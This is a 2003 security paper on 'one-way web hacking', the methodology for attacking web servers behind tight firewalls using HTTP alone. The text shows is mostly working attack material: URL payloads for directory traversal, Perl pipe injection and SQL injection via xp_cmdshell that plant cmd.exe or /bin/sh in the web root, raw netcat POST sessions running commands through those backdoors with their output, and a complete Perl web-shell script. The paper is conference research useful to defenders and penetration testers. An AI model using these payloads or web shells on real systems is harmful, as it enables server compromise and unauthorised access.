One-way Web Hacking

Saumil Shah

saumil@net-square.com
8th December, 2003

"Necessity is the mother of invention"

Table of Contents

1.0 Introduction


One-way web hacking is a technique which relies purely on HTTP traffic to attack and penetrate web servers and application servers. This technique was formulated to demonstrate that having tight firewalls or SSL does not really matter when it comes to web application attacks. The premise of the one-way technique is that only valid HTTP requests are allowed in and only valid HTTP responses are allowed out of the firewall.

My research on one-way web hacking began as early as April 2000, when I was faced with the need to upload an arbitrary file on a compromised web server which had a restrictive firewall. Since then, many other techniques developed and the collection of all these techniques resulted into the creation of the one-way web hacking methodology.

One-way web hacking has been demonstrated at the Blackhat Briefings in Amsterdam 2001, Las Vegas 2001 and HACK 2002 in Kuala Lumpur.

1.1 Components of a generic web application system

There are four components in a web application systems, namely the web client which is usually a browser, the front-end web server, the application server and for a vast majority of applications, the database server. The following diagram shows how these components fit together.


HTTP request (cleartext or SSL)
Firewall
SQL Database
Web Client
Web Server
Web app
Web app
Web app
Web app
DB
DB
HTTP reply (HTML, Javascript, VBscript, etc)
•Apache •IIS •Netscape etc…
Plugins: •Perl •C/C++ •JSP, etc
Database connection: •ADO, •ODBC, etc.
(c) net-square

The web application server hosts all the application logic, which may be in the form of scripts, objects or compiled binaries. The front-end web server acts as the application interface to the outside world, receiving inputs from the web clients via HTML forms and HTTP, and delivering output generated by the application in the form of HTML pages. Internally, the application interfaces with back-end database servers to carry out transactions.


The firewall is assumed to be a tightly configured firewall, allowing nothing but incoming HTTP requests and outgoing HTML replies.

1.2 URL mappings to the web application system

While interacting with a web application, the URLs that get sent back and forth between the browser and the web server typically have the following format:

```
http:// server / path / application ? parameters
```

The following diagram illustrates how different parts of the URL map to various areas in the web application system:



- The protocol (http or https) is allowed in and out by the firewall.
- The server and path parts are parsed by the front-end web server. Any vulnerabilities present in URL interpretation (e.g. unicode, double-decode) can be exploited by tampering with the server and path of the URL.
- The application is executed by the application server with which it is configured or registered. Tampering with this part may result in exploiting vulnerabilities present with the application server. (e.g. compiling and executing arbitrary files using the JSP servlet handler)
- Parameters supplied to the application, if not properly validated, may result in vulnerabilities specific to that application. (e.g. inserting pipe "|" characters to the open() call in Perl)
- If a parameter is used as a part of an SQL database query, poorly validated parameters may lead to SQL injection attacks. (e.g. execution of arbitrary commands using stored procedures such as "xp_cmdshell")

A detailed discussion can be found in Chapter 5 of "Web Hacking: Attacks and Defense" [1]


2.0 Flowchart for a one-way web hack

Consider the example where an attacker finds a vulnerable web application, and is able to exploit it using techniques such as the ones mentioned previously. The attacker has achieved arbitrary command execution, but due to the restrictive firewall, is unable to proceed further into the network. To make an attack effective, two things are essential:

1. Interactive terminal access - for running commands to pilfer the attacked server or penetrate further into the network.
2. File transfer access - for transferring attack tools such as port scanners, rootkits, etc.

A tight firewall can make it very difficult to achieve the above objectives, however, it is not impossible. To get around these restrictions, with a little bit of web application programming knowledge, we can create a web based command prompt and a file uploader.

Before proceeding further we shall take a preview of the various stages of the one-way hack, as illustrated by the following diagram:




3.0 Finding the entry point

The one-way hack begins when we are able to achieve remote command execution on the target web server. We can use any of the common techniques used to attack web servers. We shall present a few examples of various ways of achieving remote command execution based on different types of URL mappings as described previously. A detailed discussion on web server and application vulnerabilities is beyond the scope of this paper.

Our objective is to create a backdoor by moving the shell interpreter (/bin/sh, cmd.exe, etc) to an area within the web server's document root. This way, we can invoke the shell interpreter through a URL. We present three examples which illustrate how to create backdoors using various exploitation techniques.

The diagram below illustrates some of the techniques used to find an entry point:



3.0.1 Exploiting URL parsing

The Unicode / Double decode attack is a classic example of a URL parsing vulnerability. The URL below copies the command interpreter - cmd.exe - into the "scripts/" directory within the web server's document root:

```
http://www1.example.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+
       c:\winnt\system32\cmd.exe+c:\inetpub\scripts
```

3.0.2 Exploiting poorly validated input parameters

In this example, an unchecked parameter is passed from the URL to a Perl CGI script news.cgi using the open() call in an insecure manner:

```
http://www2.example.com/cgi-bin/news.cgi?story=101003.txt|cp+/bin/sh+
       /usr/local/apache/cgi-bin/sh.cgi|
```

The shell (/bin/sh) gets copied into the cgi-bin directory as sh.cgi.

3.0.3 Exploiting SQL injection

Here, we show how SQL injection can be used to invoke a stored procedure on a database server, and run commands via the stored procedure:

```
http://www3.example.com/product.asp?id=5%01EXEC+master..xp_cmdshell+
      'copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\'
```

3.1 Invoking the command interpreter

Our objective of creating a backdoor by moving the command interpreter or the shell into the web document root is to be able to invoke it remotely over HTTP. The HTTP POST method is best suited for this purpose. Using POST, the input data gets passed to the invoked resource over standard input, and the web server returns the output generated by standard output back over the HTTP connection.

We shall illustrate how to send commands to command interpreters over POST, with two examples - one for CMD.EXE on IIS and Windows NT and the other for sh.cgi (which is a copy of /bin/sh) on Apache and Linux.

3.1.1 POSTing commands to CMD.EXE

The example below shows two commands being run with CMD.EXE, which is accessible on http://www1.example.com/scripts/cmd.exe. The POST request is shown in blue letters.

```
$ nc www1.example.com 80
POST /scripts/cmd.exe HTTP/1.0
Host: www1.example.com
Content-length: 17

ver
dir c:\
exit

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Wed, 08 Dec 1999 06:13:19 GMT
Content-Type: application/octet-stream
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\Inetpub\scripts>ver

Windows NT Version 4.0

C:\Inetpub\scripts>dir c:\
 Volume in drive C has no label.
 Volume Serial Number is E43A-2A0A

 Directory of c:\

10/04/00  05:28a        <DIR>          WINNT
10/04/00  05:31a        <DIR>          Program Files
10/04/00  05:37a        <DIR>          TEMP
10/04/00  07:01a        <DIR>          Inetpub
10/04/00  07:01a        <DIR>          certs
11/28/00  05:12p        <DIR>          software
12/06/00  03:46p        <DIR>          src
12/07/00  12:50p        <DIR>          weblogic
12/07/00  12:53p        <DIR>          weblogic_publish
12/07/99  01:11p        <DIR>          JavaWebServer2.0
12/07/99  06:49p           134,217,728 pagefile.sys
12/07/99  07:24a        <DIR>          urlscan
12/07/99  04:55a        <DIR>          Netscape
              13 File(s)    134,217,728 bytes
                            120,782,848 bytes free

C:\Inetpub\scripts>exit
$
```

Some care needs to be taken in order for CMD.EXE to receive the commands properly, and for the web server to return the output of CMD.EXE properly. In the above example, we have included the "exit" command to ensure that the input stream to CMD.EXE terminates properly. The Content-length of the POST request is also calculated accordingly, keeping in mind the extra characters taken by "exit"

3.1.2 POSTing commands to /bin/sh

The example below shows three commands being run with /bin/sh, which is accessible on http://www2.example.com/cgi-bin/sh.cgi. The POST request is shown in bold letters.

```
$ nc www2.example.com 80
POST /cgi-bin/sh.cgi HTTP/1.0
Host: www2.example.com
Content-type: text/html
Content-length: 60


echo 'Content-type: text/html'
echo
uname
id
ls -la /
exit

HTTP/1.1 200 OK
Date: Thu, 27 Nov 2003 20:47:20 GMT
Server: Apache/1.3.12
Connection: close
Content-Type: text/html

Linux
uid=99(nobody) gid=99(nobody) groups=99(nobody)
total 116
drwxr-xr-x   19 root     root         4096 Feb  2  2002 .
drwxr-xr-x   19 root     root         4096 Feb  2  2002 ..
drwxr-xr-x    2 root     root         4096 Jun 20  2001 bin
drwxr-xr-x    2 root     root         4096 Nov 28 02:01 boot
drwxr-xr-x    6 root     root        36864 Nov 28 02:01 dev
drwxr-xr-x   29 root     root         4096 Nov 28 02:01 etc
drwxr-xr-x    8 root     root         4096 Dec  1  2001 home
drwxr-xr-x    4 root     root         4096 Jun 19  2001 lib
drwxr-xr-x    2 root     root        16384 Jun 19  2001 lost+found
drwxr-xr-x    4 root     root         4096 Jun 19  2001 mnt
drwxr-xr-x    3 root     root         4096 Feb  2  2002 opt
dr-xr-xr-x   37 root     root            0 Nov 28  2003 proc
drwxr-x---    9 root     root         4096 Feb  9  2003 root
drwxr-xr-x    3 root     root         4096 Jun 20  2001 sbin
drwxrwxr-x    2 root     root         4096 Feb  2  2002 src
drwxrwxrwt    7 root     root         4096 Nov 28 02:01 tmp
drwxr-xr-x    4 root     root         4096 Feb  2  2002 u01
drwxr-xr-x   21 root     root         4096 Feb  2  2002 usr
drwxr-xr-x   16 root     root         4096 Jun 19  2001 var
$
```

The care and feeding of /bin/sh over Apache is slightly different. Apache expects a well formed HTTP response header from all its CGI programs, hence we have to prepend the lines "Content-type: text/html" in the output. The two "echo" commands are for this purpose.

3.1.3 Automating the POST process

We have created two Perl scripts post_cmd.pl and post_sh.pl to automate the task of preparing the proper POST requests for the commands and sending them to the web server. The syntax for invoking post_cmd.pl is as follows:

```
usage: post_cmd.pl url [proxy:port] < data
By Saumil Shah (c) net-square 2001

post_cmd.pl takes all the data to be POSTed to the URL as
standard input. Either enter the data manually and hit ^D (unix)
or ^Z (dos) to end; or redirect the data using files or pipes
```

post_cmd.pl is written such that it can tunnel the POST requests over an HTTP proxy server as well. post_sh.pl is on similar lines.

The examples below show the same results being derived using the Perl scripts instead of forming our own POST requests:

Output of post_cmd.pl

```
$ ./post_cmd.pl http://www1.example.com/scripts/cmd.exe
ver
dir c:\
^D
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Wed, 08 Dec 1999 06:05:46 GMT
Content-Type: application/octet-stream
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\Inetpub\scripts>ver

Windows NT Version 4.0

C:\Inetpub\scripts>dir c:\
 Volume in drive C has no label.
 Volume Serial Number is E43A-2A0A

 Directory of c:\

10/04/00  05:28a        <DIR>          WINNT
10/04/00  05:31a        <DIR>          Program Files
10/04/00  05:37a        <DIR>          TEMP
10/04/00  07:01a        <DIR>          Inetpub
10/04/00  07:01a        <DIR>          certs
11/28/00  05:12p        <DIR>          software
12/06/00  03:46p        <DIR>          src
12/07/00  12:50p        <DIR>          weblogic
12/07/00  12:53p        <DIR>          weblogic_publish
12/07/99  01:11p        <DIR>          JavaWebServer2.0
12/07/99  06:49p           134,217,728 pagefile.sys
12/07/99  07:24a        <DIR>          urlscan
12/07/99  04:55a        <DIR>          Netscape
              13 File(s)    134,217,728 bytes
                            120,782,848 bytes free

C:\Inetpub\scripts>exit
$
```

Output of post_sh.pl

```
$ ./post_sh.pl http://www2.example.com/cgi-bin/sh.cgi
uname
id
ls -la /
^D
HTTP/1.1 200 OK
Date: Thu, 27 Nov 2003 20:43:54 GMT
Server: Apache/1.3.12
Connection: close
Content-Type: text/html

Linux
uid=99(nobody) gid=99(nobody) groups=99(nobody)
total 116
drwxr-xr-x   19 root     root         4096 Feb  2  2002 .
drwxr-xr-x   19 root     root         4096 Feb  2  2002 ..
drwxr-xr-x    2 root     root         4096 Jun 20  2001 bin
drwxr-xr-x    2 root     root         4096 Nov 28 02:01 boot
```

```
drwxr-xr-x    6 root     root        36864 Nov 28 02:01 dev
drwxr-xr-x   29 root     root         4096 Nov 28 02:01 etc
drwxr-xr-x    8 root     root         4096 Dec  1  2001 home
drwxr-xr-x    4 root     root         4096 Jun 19  2001 lib
drwxr-xr-x    2 root     root        16384 Jun 19  2001 lost+found
drwxr-xr-x    4 root     root         4096 Jun 19  2001 mnt
drwxr-xr-x    3 root     root         4096 Feb  2  2002 opt
dr-xr-xr-x   37 root     root            0 Nov 28  2003 proc
drwxr-x---    9 root     root         4096 Feb  9  2003 root
drwxr-xr-x    3 root     root         4096 Jun 20  2001 sbin
drwxrwxr-x    2 root     root         4096 Feb  2  2002 src
drwxrwxrwt    7 root     root         4096 Nov 28 02:01 tmp
drwxr-xr-x    4 root     root         4096 Feb  2  2002 u01
drwxr-xr-x   21 root     root         4096 Feb  2  2002 usr
drwxr-xr-x   16 root     root         4096 Jun 19  2001 var
$
```

In this manner, we can issue multiple commands to the target web server using HTTP POST requests. This concept shall be used to create arbitrary files on the web server, as discussed in section 4.1

4.0 Web based command prompt

After achieving remote command execution, we need to be able to interactively run commands on the target web server. Common ways of doing this would be to either spawn a shell and bind it to a TCP port on the target web server, or to launch a shell connection back to a TCP listener, or to launch an xterm to a remote X display [2]. However, given a tight firewall which allows only HTTP requests as incoming traffic and HTTP responses as outbound traffic, such techniques will not work. We shall present here examples of "web based command prompts" to get around these restrictions.

A web based command prompt provides the functionality of a semi-interactive shell terminal, via an HTML form. The form accepts the command as an <INPUT> field and displays the resultant output as pre-formatted text.

The reason why web based command prompts are semi-interactive is because they do not save the state of the terminal, such as the current working directory, system environment, etc. These can be implemented by session based HTML forms, however, that is beyond the scope of this paper.


Commands executed by such web based command prompts assume the privileges of the web server process. Typically, for Unix systems running Apache, the uid is "nobody", whereas for Windows systems running IIS, the privileges are those of "IUSR_machinename" or "IWAM_machinename"

Given below are four examples of a web based command prompt:

4.0.1 Perl - perl_shell.cgi

The following script using Perl and cgi-lib.pl provides a semi-interactive web based command prompt.

```
#!/usr/bin/perl

require "cgi-lib.pl";

print &PrintHeader;
print "<FORM ACTION=perl_shell.cgi METHOD=GET>\n";
print "<INPUT NAME=cmd TYPE=TEXT>\n";
print "<INPUT TYPE=SUBMIT VALUE=Run>\n";
print "</FORM>\n";

&ReadParse(*in);

if($in{'cmd'} ne "") {
   print "<PRE>\n$in{'cmd'}\n\n";
   print `/bin/bash -c "$in{'cmd'}"`;
   print "</PRE>\n";
}
```



http://www2.example.com/cgi-bin/perl_shell.cgi?cmd=ls+-la+%2F
Run

```
ls -la /

total 116
drwxr-xr-x   19 root     root         4096 Feb  2  2002 .
drwxr-xr-x   19 root     root         4096 Feb  2  2002 ..
drwxr-xr-x    2 root     root         4096 Jun 20  2001 bin
drwxr-xr-x    2 root     root         4096 Nov 28 02:01 boot
drwxr-xr-x    6 root     root        36864 Nov 28 02:01 dev
drwxr-xr-x   29 root     root         4096 Nov 28 08:03 etc
drwxr-xr-x    8 root     root         4096 Dec  1  2001 home
drwxr-xr-x    4 root     root         4096 Jun 19  2001 lib
drwxr-xr-x    2 root     root        16384 Jun 19  2001 lost+found
drwxr-xr-x    4 root     root         4096 Jun 19  2001 mnt
